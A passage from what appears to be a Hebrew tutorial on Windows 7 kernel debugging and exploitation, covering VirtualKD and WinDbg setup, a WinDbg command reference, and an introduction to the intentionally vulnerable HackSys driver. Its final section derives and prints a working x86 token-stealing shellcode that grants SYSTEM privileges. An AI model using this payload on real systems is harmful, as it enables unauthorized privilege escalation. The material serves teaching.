
למזלנו, יש מספר פתרונות לדיבוג קרנלי. לכולם אותו עקרון: הרמת מכונה וירטואלית שתשמש כמכונה שאנו מדבגים, וביצוע חיבור למכונה בדרך כלשהי שתאפשר לנו לשלוט בה באמצעות Debugger. על מנת לבצע Kernel Debugging, נצטרך Debugger בעל יכולות לדבג ring-0, לכן נבחר ב-WinDbg (שמגיע ב-Driver Kit Windows). נשתמש ב-VMWare Workstation כ-hypervisor שלנו (hypervisor הוא מונח המשמש לתיאור רכיב המאפשר ליצור ולהריץ מכונות וירטואליות), וניצור בעזרתו מכונה וירטואלית המריצה Windows 7 SP1 32bit. את התקשורת עם המכונה נבצע בעזרת VirtualKD.

VirtualKD הינה תכנת קוד-פתוח שמתממשקת היטב עם מוצרי VMWare ו-VirtualBox, והופכת את הדיבוג הקרלני של אותן מכונות וירטואליות למהיר יותר משמעותית (האתר הרשמי של המוצר טוען שפי 45, לא בדקתי את הטענה הזאת אבל ניכר הבדל משמעותי לעומת פתרונות אחרים). לאחר שמורידים


אותה ומחלצים אותה, מתקבלת תיקייה ובה מספר קבצים, ביניהם readme.txt, שמסביר כיצד להשתמש בתוכנה. בכל זאת, נסקור בקצרה את השימוש.



בתצלום המסך המוצג למעלה, מסומנת תיקייה בשם target. את התיקייה יש להעתיק למכונה הוירטואלית, ולהריץ בה את vminstall.exe. לאחר ההתקנה, נכבה את המכונה (להלן - ה-guest) ונריץ את הקובץ vmmon.exe במחשב שמאחסן את המכונה ועליו אנו מריצים את ה-hypervisor (להלן - ה-host). נוודא שבחלון שמוצג לנו, "Start debugger automatically" מסומן וה-Debugger הוא windbg.exe. נלחץ על "Debugger Path..." ונוודא שהוא מוביל לנתיב הנכון:



לאחר מכן, נדליק את המכונה. אם הכל בוצע כשורה, windbg.exe אמור להיפתח אוטומטית ומשמאל לשורת הפקודה שלו יהיה רשום "kd>", אשר מתריע לנו על כך שאנו נמצאים במצב Kernel Debugging, וניתן יהיה לראות את המכונה ב-vmmon.exe.



ב-windbg, נשתמש בפקודה g על מנת לתת למכונה לסיים את תהליך העלייה שלה. עתה, נגדיר את windbg כך שיוכל למצוא סימבולים.

סימבולים (Symbols) הם טיפוס נתונים המשמש לייצוג מידע בצורה קריאה לאדם (human-readable). במימוש הטריוויאלי ביותר, הם הצמדה של שם למספרים - כך, לדוגמה, הכתובת 0x41abcd תהפוך ל-MyAwesomeFunction אם לדיבאגר שלנו תהיה גישה לסימבולים הרלוונטיים. ישנם סוגים שונים של סימבולים, כמו קבצי PDB. במידה והדיבאגר תומך בפורמט ויודע להבין אותו, נוכל לקבל מידע בעל ערך רב במהלך הדיבוג, כמו שמות של פונקציות, משתנים גלובליים ומבנים. המידע הזה יחסוך לנו זמן רב, ויקל משמעותית את תהליך הדיבוג שלנו. סימבולים שימושיים גם ל-Disassemblers שיודעים להתממשק איתם, כמו IDA.

קבצים מקומפלים יכולים לשמור נתיב ל-PDB הרלוונטי שלהם בתוך הקובץ עצמו, וכך הדיבאגר יכול לחפש אותו. אם הנתיב לא נמצא, נצטרך להכוון אותו היכן לחפש. בדרייבר שנעסוק בו, יש לנו קובץ סימבולים, ובהמשך נראה שהוא מקל משמעותית על העבודה שלנו.

אבל מה יקרה אם נרצה סימבולים לקובץ ntdll, לדוגמה? או לכל קובץ אחר שמגיע עם מערכת ההפעלה? למזלנו, מייקרוסופט מספקים סימבולים ציבוריים עבור רוב הבינאריים שלהם. הסימבולים הללו נגישים דרך שרת סימבולים, שניתן לגשת אליו ב-http://msdl.microsoft.com/download/symbols. אם נגדיר

את windbg כך שיפנה לשרת, נוכל ליהנות מהסימבולים הציבוריים של מייקרוסופט במהלך עבודתנו. ניתן להגדיר את הנתיבים בהם windbg יחפש סימבולים בכמה דרכים, האחת היא על ידי הגדרה של ה-Symbol Search Path בתוך הדיבאגר עצמו (Ctrl+S יפתח את החלון הרלוונטי בו ניתן להגדיר את הנתיבים), והשנייה (והפשוטה יותר) היא על ידי הגדרת המשתנה הגלובלי _NT_SYMBOL_PATH. זהו המשתנה הגלובלי הסטנדרטי לחיפוש מיקומי סימבולים, ו-windbg ותכנת נוספות (כמו IDA) ישתמשו בו כברירת מחדל אם הוא מוגדר במערכת. נגדיר אותו כך שיוענק לו הערך הבא:

srv*c:\symbols*http://msdl.microsoft.com/download/symbols המשמעות היא שבעת הצורך בסימבולים, יתבצע חיפוש ב-C:\Symbols. במידה והם לא שם, הדיבאגר (או התוכנה שרוצה סימבול) תיגש לשרת הסימבולים של מייקרוסופט, תוריד ממנו את הסימבול ותאחסן אותו ב-C:\Symbols, כך שהתיקייה משמשת כמטמון (cache) מקומי, וזאת על מנת שהגישה לסימבולים שכבר חופשו בעבר תהיה מהירה יותר.

עתה, נוכל להתחיל "לחטט" בקרנל ולבנות את ה-shellcode שלנו, אך לפני זה נסקור מספר פקודות windbg שימושיות שיעזרו לנו במהלך המאמר.

WinDbg על רגל אחת

כאמור, WinDbg הוא דיבאגר שיכול לשמש גם כ-ring-0 debugger וגם כ-ring-3 debugger והוא מגיע ביחד עם ה-WDK. הדיבאגר מפותח על ידי מייקרוסופט, הוא מתממשק עם קבצי סימבולים באופן אוטומטי, מסוגל לדבג קבצי מקור (ולא רק ברמת הוראות אסמבלי), לדבג memory dumps (שנוצרים אחרי BSoD-ים), מתממשק היטב עם מערכת ההפעלה ומכונות וירטואליות ובעל מנגנון לטעינת הרחבות. זהו הדיבאגר החזק ביותר שקיים ל-Windows.

לדיבאגר ממשק משתמש גרפי (GUI) די מיושן, שמבוסס על תתי חלונות - הדיבאגר תומך בכל מיני views שניתן לפתוח ולהוסיף לחלון הראשי, שנקרא ה-workspace. לאחר שארגנו את ה-workspace לנוחיותנו, ניתן לשמור אותו ולטעון אותו בהרצות הבאות. ישנם מספר views מעניינים, כמו:

- Disassembly: כשמו כן הוא, מציג את ה-disassembly בכתובת מסוימת (לבחירתנו). בזמן הרצה, מסמן נקודות עצירה שהוגדרו ואת הפקודה הנוכחית שעצרנו בה באופן בולט לעין.
- Memory: מציג את הזיכרון בכתובת מסוימת. ניתן לערוך את הזיכרון בעזרת ה-view.
- Registers: מציג את הערכים המאוחסנים באוגרים בכל רגע.
- Call Stack: מציג את ה-call stack הנוכחי בצורה נוחה ומפורטת.
- Locals: מציג את הערכים של המשתנים הלוקאליים. נוח מאוד כאשר קוד המקור נגיש לנו.
- Command: זהו ה-view החשוב והעוצמתי ביותר, בו ניתן להריץ את שלל הפקודות השונות שקיימות בדיבאגר ובהרחבות שלו.

נסקור מספר פקודות שימושיות:

- **hh.**: אי אפשר לדבר על פקודות בלי לתאר כיצד ניתן למצוא תיעוד על הפקודות. בעזרת הפקודה **hh.** ניתן למצוא תיעוד על כל פקודה. כתיבת "hh bp." בשורת הפקודה תגרום לפתיחה של העמוד הרלוונטי על הפקודה bp בדוקומנטציה של WinDbg.
- **Go (g)**: הפקודה **g** תגרום לתחילת/המשך ההרצה של התהליך/תהליכון (thread) עד לסופו או עד לאירוע אחר שיקפיץ את הדיבאגר (כמו נקודת עצירה). ניתן גם לציין כתובת עצירה בעזרת הפקודה הזו. הפקודה **gu** תגרום להמשך ריצה עד מיד לאחר החזרה (ret) הבאה.
- **Step (p)**: הפקודה **p** תגרום להרצת צעד אחד: פקודה אחת או שורת קוד אחת (בהתאם למצב הדיבוג בו אנחנו נמצאים), ולאחר מכן תעצור את הרצת התכנית ותחזיר את השליטה לדיבאגר. קריאות לכתובות אחרות בזיכרון או פסיקות (interrupts) נחשבות צעד אחד (מבצע step-over). הפקודה **pa** שקולה לפקודה p מבחינת הגדרת הצעד, אך מאפשרת צעידה עד כתובת מסוימת. הפקודה **pt** תגרום לצעידה עד לפני החזרה.
- **Trace (t)**: הפקודה **t** תגרום להרצת פקודה/שורת קוד אחת, כך שמתבצע מעקב גם אחר קריאות לכתובות או פסיקות (מבצע step-into). גם עבור הפקודה t, קיימות גם הפקודות **ta** ו-**tt**.
- **Unassemble (u)**: הפקודה **u** תגרום לביצוע diassembling החל מכתובת מסוימת בזיכרון. ניתן להעביר לפקודה את הכתובת ממנה נרצה להתחיל את ה-diassembly (כברירת מחדל, משתמשים בכתובת אליה מצבע ה-instruction pointer) וכן את הטווח לו נרצה לבצע diassembling. קיימות גם הפקודות **ub**, אשר מבצעת disassembly אחורנית, ו-**uu**, אשר מבצעת disassembling לכל הפונקציה אשר מתחילה בכתובת שמועברת אליה.
- **Breakpoints**: ישנן שתי משפחות של נקודות עצירה - נקודות עצירה תוכנתיות (software breakpoint) ונקודות עצירה חומרתיות (hardware breakpoint).
  - הפקודות **bp**, **bu** ו-**bm** מגדירות נקודות עצירה תוכנתיות בכתובת מסוימת. הפקודה **bp** תיצור נקודת עצירה בכתובת אליה מתייחס הארגומנט שמועבר לה (בין אם סימבול או כתובת מדויקת). אם לא ניתן למצוא כתובת רלוונטית אליה נקודת העצירה מתייחסת, היא מומרת אוטומטית ל-**bu**. הפקודה **bu** תיצור נקודת עצירה לא פתורה או דחויה (unresolved/deferred), והיא מתבססת על הפניה סימבולית לכתובת בה נרצה לעצור (ולא על הכתובת עצמה), ותתחיל להיות אפקטיבית ברגע שהמודול אליו נקודת העצירה מתייחסת ייטען. הפקודה **bm** תיצור נקודת עצירה על בסיס התאמת סימבולים לדפוס מסוים (לדוגמה,bm myprogram!mem*).
  - הפקודה **ba** מגדירה נקודות עצירה חומרתיות, ונצטרך להגדיר את סוג הגישה עבורה נרצה לעצור את ההרצה. סוגי הגישה האפשריים הם e - להרצה, r - לקריאה/כתיבה, w - לכתיבה, i - לפעולות I/O. כמו כן, יש להגדיר את גודל הגישה הרלוונטי.

- הפקודה **bl** משמשת להצגת נקודות העצירה המוגדרות, הפקודה **bd** משמשת להשהיה של נקודות עצירה והפקודה **bc** משמשת להסרת נקודות עצירה לצמיתות.

- **List Loaded Modules (lm)**: הפקודה **lm** משמשת להצגת מידע על המודולים הטעונים. ישנם פרמטרים רבים שניתן להעביר לה על מנת להציג פרטי מידע שונים, כך לדוגמה, אם נעביר את הדגלים v (להצגת מידע מפורט יותר - verbose) ו-m nt (m בצירוף פרמטר יגרום לפקודה להציג רק את המודולים שמתאימים לדפוס שמועבר על גבי הפרמטר, במקרה הזה - nt), כלומר נריץ את הפקודה lmv m nt, יוצג לנו מידע מפורט על המודול nt.

- **!sym**: הפקודה **!sym** מאפשרת שליטה על התנהגות הדיבאגר בעת טעינת הסימבולים. בעזרת, הפקודה, ניתן להגדיר שהטעינה תהיה "רועשת" (כלומר, עם פלטים המעידים על הטעינה שיודפסו לדיבאגר) בעזרת הרצת !sym noisy, או שקטה בעזרת !sym quiet, וכן להגדיר את ההתנהגות של הדיבאגר בעת בקשה אותנטיקציה משרת סימבולים - הרצת !sym prompts תגרום לכך שהדיבאגר יקפיץ דיאלוג הזדהות בעת בקשת אותנטיקציה מהשרת, ו-!sym prompts off תגרום להתעלמות מבקשות אותנטיקציה (מה שעלול לגרום לכך שיהיו סימבולים שלא נוכל לגשת אליהם). הרצת !sym בלי ארגומנטים תראה את ההגדרות הנוכחיות. הפקודה !sym noisy תהיה יעילה פעמים רבות בהן ניתקל בבעיות עם טעינת הסימבולים.

- **.reload** תגרום לטעינה מחדש של כל הסימבולים הקשורים למודול מסוים. הדגל /f יכריח את הדיבאגר לבצע את הטעינה באופן מידי (ולא תאפשר lazy loading), והדגל /v יבצע טעינה במצב verbose (כלומר יודפס מידע רב יותר במהלך הטעינה מחדש).

- **Examine Symbols (x)**: הפקודה **x** תציג את כל הסימבולים שמתאימים לדפוס שמוער כארגומנט. לדוגמה, הרצת x nt!*File תדפיס את כל הסימבולים שנמצאים במודול nt שמכילים את המילה File.
- **Registers (r)**: הפקודה **r** מאפשרת להציג או לערוך מידע על אוגרים. לדוגמה, r eax יציג את הערך הנמצא ב-eax, ו-r eax=1 תציב את הערך 1 ב-eax.
- **Display Referenced Memory (הצגת זיכרון)**: קיימת משפחה שלמה של פקודות העוסקות בהצגת זיכרון. כולן מתחילות ב-d, ומציגות את הזיכרון החל מהכתובת שמועברת לפקודה כארגומנט. בעזרת הפקודות השונות, ניתן להציג את המידע בכמה דרכים. נסקור כמה מהן:
  - **db/dw/dd/dq** - הצגת המידע כערכים באורך בית (db), מילה (dw), מילה כפולה (dword, dd) או מילה מרובעת (qword, dq).
  - **dp** - הצגת המידע כמצביעים, כאשר האורך הוא 32-bit או 64-bit, בהתאם לארכיטקטורה של מה שמדבגים.
  - **dc** - הצגת המידע הן כ-dwords והן כתווי ASCII.
  - **da** - הצגת המידע כתווי ASCII.

- **du** - הצגת המידע כתווי Unicode.

- לכל הפקודות הללו ניתן להוסיף מציין גודל בעזרת הוספת L<n> כאשר n הוא מספר האיברים שנרצה להציג. לדוגמה, db eip L2 יציג 2 בתים החל מהכתובת המאוחסנת ב-eip.
- **Display Words and Symbols**: בנוסף לשורת הפקודות שסקרנו הרגע, קיימות עוד 3 פקודות שחשוב להכיר שעוסקות בהצגת תוכן הזיכרון בכתובת מסוימת, והן **dqs**, **dds** ו-**dps**. הפקודות הללו מתפקדות כמו המקבילות חסרות ה-s שלהן, אבל מציגות גם את הסימבולים המתאימים לכתובות שנמצאות בטווח הנ"ל. הפקודות הללו מאוד שימושיות כשמתבוננים בטבלאות של פונקציות, כמו לדוגמה ה-SSDT (טבלה של פונקציות שנמצאת בקרנל בעלת חשיבות גדולה מאוד, ניתן לקרוא עוד במאמר Kernel-Mode Rootkits מאת vbCrLf (אורי להב) בגיליון ה-21 של המגזין). בעזרת שימוש בפקודה dps, נוח מאוד להבין היכן יושבת כל פונקציה בטבלה:

```
Command - Kernel 'com:pipe,resets=0,reconnect,port=\\.\pipe\kd_Windows_7' - WinDbg:10.0.16299.15 X86
kd> x nt!*ServiceDescriptor*
82b6cb40          nt!KeServiceDescriptorTableShadow = <no type inf
82b6cb00          nt!KeServiceDescriptorTable = <no type informati
kd> dp nt!KeServiceDescriptorTable L1
82b6cb00  82a7ef8c
kd> dps 82a7ef8c L5
82a7ef8c  82c7de1e nt!NtAcceptConnectPort
82a7ef90  82ac270d nt!NtAccessCheck
82a7ef94  82c0cd29 nt!NtAccessCheckAndAuditAlarm
82a7ef98  82a259f8 nt!NtAccessCheckByType
82a7ef9c  82c7f6f5 nt!NtAccessCheckByTypeAndAuditAlarm
```

- **Search Memory (s)**: הפקודה **s** מאפשר לחפש ערכים בטווחים מסוימים בזיכרון (הן מחרוזות והן בייצוג הקסדצימלי).
- **cls.** מנקה את ה-Command view.
- **Display Type (dt)**: הפקודה **dt** משמשת להצגת מידע על משתנים לוקאליים, גלובאליים או מבנה מסוים. ניתן להשתמש בה במספר צורות:
  - dt <struct_symbol> תציג את הגדרת המבנה.
  - dt <struct_symbol> <address> תפרש את הזיכרון בכתובת address על פי המבנה שבחרנו ותציג אותו.
- כברירת מחדל, הפקודה לא תציג שדות בעומק מסוים, כלומר אם המבנה שלנו מכיל בתוכו שדה ממבנה אחר, הפקודה לא תפרסר אותו. על ידי הוספת נקודות (.) בסוף הפקודה, ניתן לציין את העומק של תתי-השדות שנרצה שהפקודה תציג (מספר הנקודות הוא העומק).
- **process.** תשנה את התהליך שמשתמשים בו עבור הקשר.
- **handle!** תציג מידע על handle או רשימת handles.
- **analyze!** תציג מידע אודות השגיאה הנוכחית.
- **pool!** תציג מידע על הקצאות pool ספציפיות בכתובת מסוימת או על כל ה-pool.

- **!dml_proc** תציג רשימה של כל התהליכים הרצים במערכת וכן קישורם למידע נוסף על התהליכים.
- **!process** תציג מידע על תהליך ספציפי, או על כל התהליכים במערכת.
- **!drvobj** תציג מידע מפורט על דרייבר ספציפי.
- **Ctrl+Break** יעצור את ריצת המדובג ויעביר את השליטה לדיבאגר.

בנוסף, ניתן לבצע scripting ב-windbg וכך לבצע אוטומציות לדברים. לא נדון באופן השימוש הזה ב-windbg במאמר זה.

Token Stealing Shellcode

בשלב הזה, יש לנו את כלל הכלים הדרושים על מנת שנוכל להתחיל לדבג את הקרנל, ואפילו הכרנו שלל פקודות WinDbg שיעזרו לנו! עתה, אנו יכולים להתחיל "לרחרח" בקרנל בניסיון להבין כיצד נוכל לכתוב את ה-shellcode שלנו לגניבת ה-Access Token של SYSTEM. לצורך כתיבת ה-shellcode, ולכל אורך המאמר, כאשר נשתמש במינוח "התהליך שלנו" נתכוון לתהליך דרכו אנו מתקשרים עם הדרייבר ולו אנו רוצים להעלות את ההרשאות.

ראשית, עלינו להבין היכן ה-Access Token של תהליך מוגדר. כל תהליך שרץ ב-Windows מיוצג על ידי אובייקט קרנלי מסוג EPROCESS. נבחן את המבנה:

```
kd> dt nt!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x098 ProcessLock      : _EX_PUSH_LOCK
   +0x0a0 CreateTime       : _LARGE_INTEGER
   +0x0a8 ExitTime         : _LARGE_INTEGER
   +0x0b0 RundownProtect   : _EX_RUNDOWN_REF
   +0x0b4 UniqueProcessId  : Ptr32 Void
   +0x0b8 ActiveProcessLinks : _LIST_ENTRY
   +0x0c0 ProcessQuotaUsage : [2] Uint4B
   +0x0c8 ProcessQuotaPeak : [2] Uint4B
   +0x0d0 CommitCharge     : Uint4B
   +0x0d4 QuotaBlock       : Ptr32 _EPROCESS_QUOTA_BLOCK
   +0x0d8 CpuQuotaBlock    : Ptr32 _PS_CPU_QUOTA_BLOCK
   +0x0dc PeakVirtualSize  : Uint4B
   +0x0e0 VirtualSize      : Uint4B
   +0x0e4 SessionProcessLinks : _LIST_ENTRY
   +0x0ec DebugPort        : Ptr32 Void
   +0x0f0 ExceptionPortData : Ptr32 Void
   +0x0f0 ExceptionPortValue : Uint4B
   +0x0f0 ExceptionPortState : Pos 0, 3 Bits
   +0x0f4 ObjectTable      : Ptr32 _HANDLE_TABLE
   +0x0f8 Token            : _EX_FAST_REF
   +0x0fc WorkingSetPage   : Uint4B
```

ניתן לראות שבהיסט של 0xf8 בתים מתחילת המבנה, נמצא שדה בשם Token מסוג _EX_FAST_REF. אם נבחן את _EX_FAST_REF, נראה שמדובר ב-union של מצביע לאובייקט, ref-count וערך.

אם נחליף את הערך של _EPROCESS.Token באובייקט שמייצג את התהליך שלנו, ב-Token של האובייקט שמייצג את התהליך SYSTEM, נקבל את כל ההרשאות של SYSTEM, אך לא די בכך - על מנת לשמור על התפקוד התקין של המערכת, עלינו להתייחס גם ל-ref-count של ה-Token.

```
kd> dt _EX_FAST_REF
ntdll!_EX_FAST_REF
   +0x000 Object           : Ptr32 Void
   +0x000 RefCnt           : Pos 0, 3 Bits
   +0x000 Value            : Uint4B
```

ניתן לראות שה-reference-count של האובייקט נמצא בשלושת הביטים האחרונים של המבנה, לכן על מנת למצוא את ה-reference count עצמו נצטרך לבצע את הפעולה Token & 0x3, ועל מנת למצוא את המצביע לאובייקט עצמו יהיה עלינו לבצע את הפעולה Token & 0xFFFFFFF8. כאשר נרצה להעתיק את ה-Token, נצטרך לחלץ את המצביע לאובייקט של ה-Token של SYSTEM באמצעות הפעולה Token & oxFFFFFFF8, ולשמר את ה-ref-count של ה-Token של התהליך שלנו באמצעות Token & 0x3, ולאחר מכן לבצע AND ביניהם.


עוד שני שדות שבולטים לעין וחשוב להתעמק בהם הם השדות UniqueProcessId, שנמצא בהיסט של 0xb4 מתחילת המבנה, ובו שמור ה-PID (**P**rocess **Id**entifier) של התהליך, וכן השדה ActiveProcessLinks, שנמצא בהיסט של 0xb8 מתחילת המבנה. השדה הזה הוא מסוג _LIST_ENTRY, מבנה נפוץ ב-Windows שמשמש לתיאור רשימה מקושרת דו-כיוונית. למבנה _LIST_ENTRY שני שדות - הראשון הוא Flink, והוא מצביע לאיבר הבא ברשימה, והשני הוא Blink, והוא מצביע לאיבר הקודם ברשימה. במקרה שלנו, מדובר ברשימה המקשרת את כלל התהליכים במערכת ההפעלה, כאשר כל המצביעים ברשימה מצביעים לשדה ActiveProcessLinks של התהליך.

שלב אחד של ה-shellcode כבר ברור לנו: ניעזר ב-ActiveProcessLinks על מנת לחפש תהליך שה-UniqueProcessId שלו הוא 4 (כאמור, זהו ה-PID הקבוע של SYSTEM), ונעתיק את ה-Token שלו אל תוך ה-Token של התהליך שלנו. החלק שנותר לנו הוא להבין - איך נוכל למצוא את התהליך שלנו?

כמובן שאפשר לרשום shellcode דינאמי ובכל פעם לחפש PID אחר על סמך ה-PID של התהליך שלנו (אותו ניתן לקבל על ידי קריאה ל-GetCurrentProcessId), אבל מה אם יש דרך אפילו יותר פשוטה? מה אם היינו יכולים לגשת לתהליך שממנו התבצעה הקריאה לקוד ה-Kernel-Mode-י מבלי לחפש אותו ברשימת התהליכים האקטיביים?

כאשר אנו רצים ב-Kernel-Mode, באוגר ה-fs ב-32 ביט (ו-gs ב-64 bit) נמצא המבנה KPCR - **K**ernel **P**rocessor **C**ontrol **R**egion. המטרה של המבנה היא לספק מידע על המעבד לקרנל. המבנה מכיל מבנה נוסף ב-offset של 0x120, PRCB - **Pr**ocessor **C**ontrol **B**lock. במבנה זה, בהיסט של 4 בתים נמצא שדה בשם CurrentThread, שהוא מצביע ל-_KTHREAD. ב-_KTHREAD, בהיסט של 0x40 בתים, קיים שדה ממבנה _KAPC_STATE בשם ApcState, ובתוכו, ב-offset של 0x10 בתים, קיים שדה בשם Process,

שהוא מצביע למבנה _EPROCESS אשר מייצג את התהליך אליו שייך ה-thread הנוכחי. האיור הבא מתאר את הקשרים בין המבנים:



עתה, אנו יודעים איך למצוא את התהליך שלנו, איך למצוא את SYSTEM, ומה צריך לעשות. על בסיס הידע הזה, נוכל לרשום את ה-shellcode שלנו:

```
pushad ; Store all general-purpose registers' state

; Find our process
mov eax, fs:[0x124]
mov eax, [eax + 0x50]
mov ebx, eax

FindSystemProcess:
   mov eax, [eax+0xb8]
   sub eax, 0xb8
   cmp [eax+0xb4], 0x4
   jne FindSystemProcess

; Steal access token
mov ecx, [eax+0xf8]
and ecx, 0xFFFFFFF8
mov edx, [ebx+0xf8]
and edx, 0x3
add ecx, edx
mov [ebx+0xf8], ecx

popad ; Restore all general-purpose registers' state
```

נושא אחד שלא נגענו בו הוא הנושא של חזרה תקינה מה-shellcode. על מנת שהמערכת תוכל להמשיך לתפקיד לאחר הרצת ה-shellcode שלנו, ולא נחווה BSoD, עלינו "לתקן" את המחסנית, כך שה-frame שאליו נחזור יוכל לתפקד באופן תקין. כמו כן, אם הוא מצפה לערך חזרה מסוים, עלינו לספק לו אותו. אין פתרון כללי לכך, ולכן בכל פעם שנגיע לשלב שבו אנו רוצים לבצע Privilege Escalation נצטרך להבין כיצד ניתן לחזור לריצה תקינה אחרי ה-shellcode שלנו. ב-shellcode שכתבנו בסעיף זה נשתמש לכל אורך המאמר.

אחרי הקדמה לא קצרה, הגענו לחלק שבו מתחילים לעשות דברים ולא רק לדבר בתיאוריה ☺.

במהלך החלק הזה של המאמר, ננצל למעלה מ-10 חולשות שונות בדרייבר בשם: HackSys Extreme Vulnerable Driver. כפי שצוין בתחילת המאמר, נעסוק בניצול החולשות רק על Windows7 בארכיטקטורה של 32bit. חלק מהחולשות שנציג כאן לא רלוונטיות במערכות הפעלה חדשות יותר או בארכיטקטורת 64bit, או שאופן הניצול שלהן שונה לגמרי. בכל זאת, ישנם קונספטים שעדיין תקפים ושחשוב להכיר, ואופן המחשבה חשוב מאוד גם הוא (לטעמי), ולכן בחרתי לתאר לעומק כל חולשה.

הדרייבר הוא דרייבר קוד-פתוח, פגיע בכוונה, שנכתב על ידי HackSys Team - בחור אחד (אתם בטח שואלים - "אז למה Team?". גם אני שאלתי, ומחיפוש קצר בגוגל עולה שבמקור הוא רצה לפתוח צוות, אבל לאחר שכבר התחיל "לשווק" את השם החליט שהוא מעדיף לעבוד לבד) שמעביר, בין היתר, סדנאות בדיבוג ובאקספלויטציית קרנל. על מנת להפוך את הסדנאות לאפקטיביות כמה שיותר, ומכיוון שכמעט ואין ExploitMes קרנליים ל-Windows, הוא החליט לפתח דרייבר שהוא פגיע באופן מכוון, ולהשתמש בו על מנת לחנך אנשים על ניצול חולשות בקרנל ועל כתיבת קוד בטוח בקרנל. לדרייבר קיימת גם גרסה בה כל החולשות תוקנו, על מנת להראות למפתחים כיצד ניתן למנוע את החולשות.

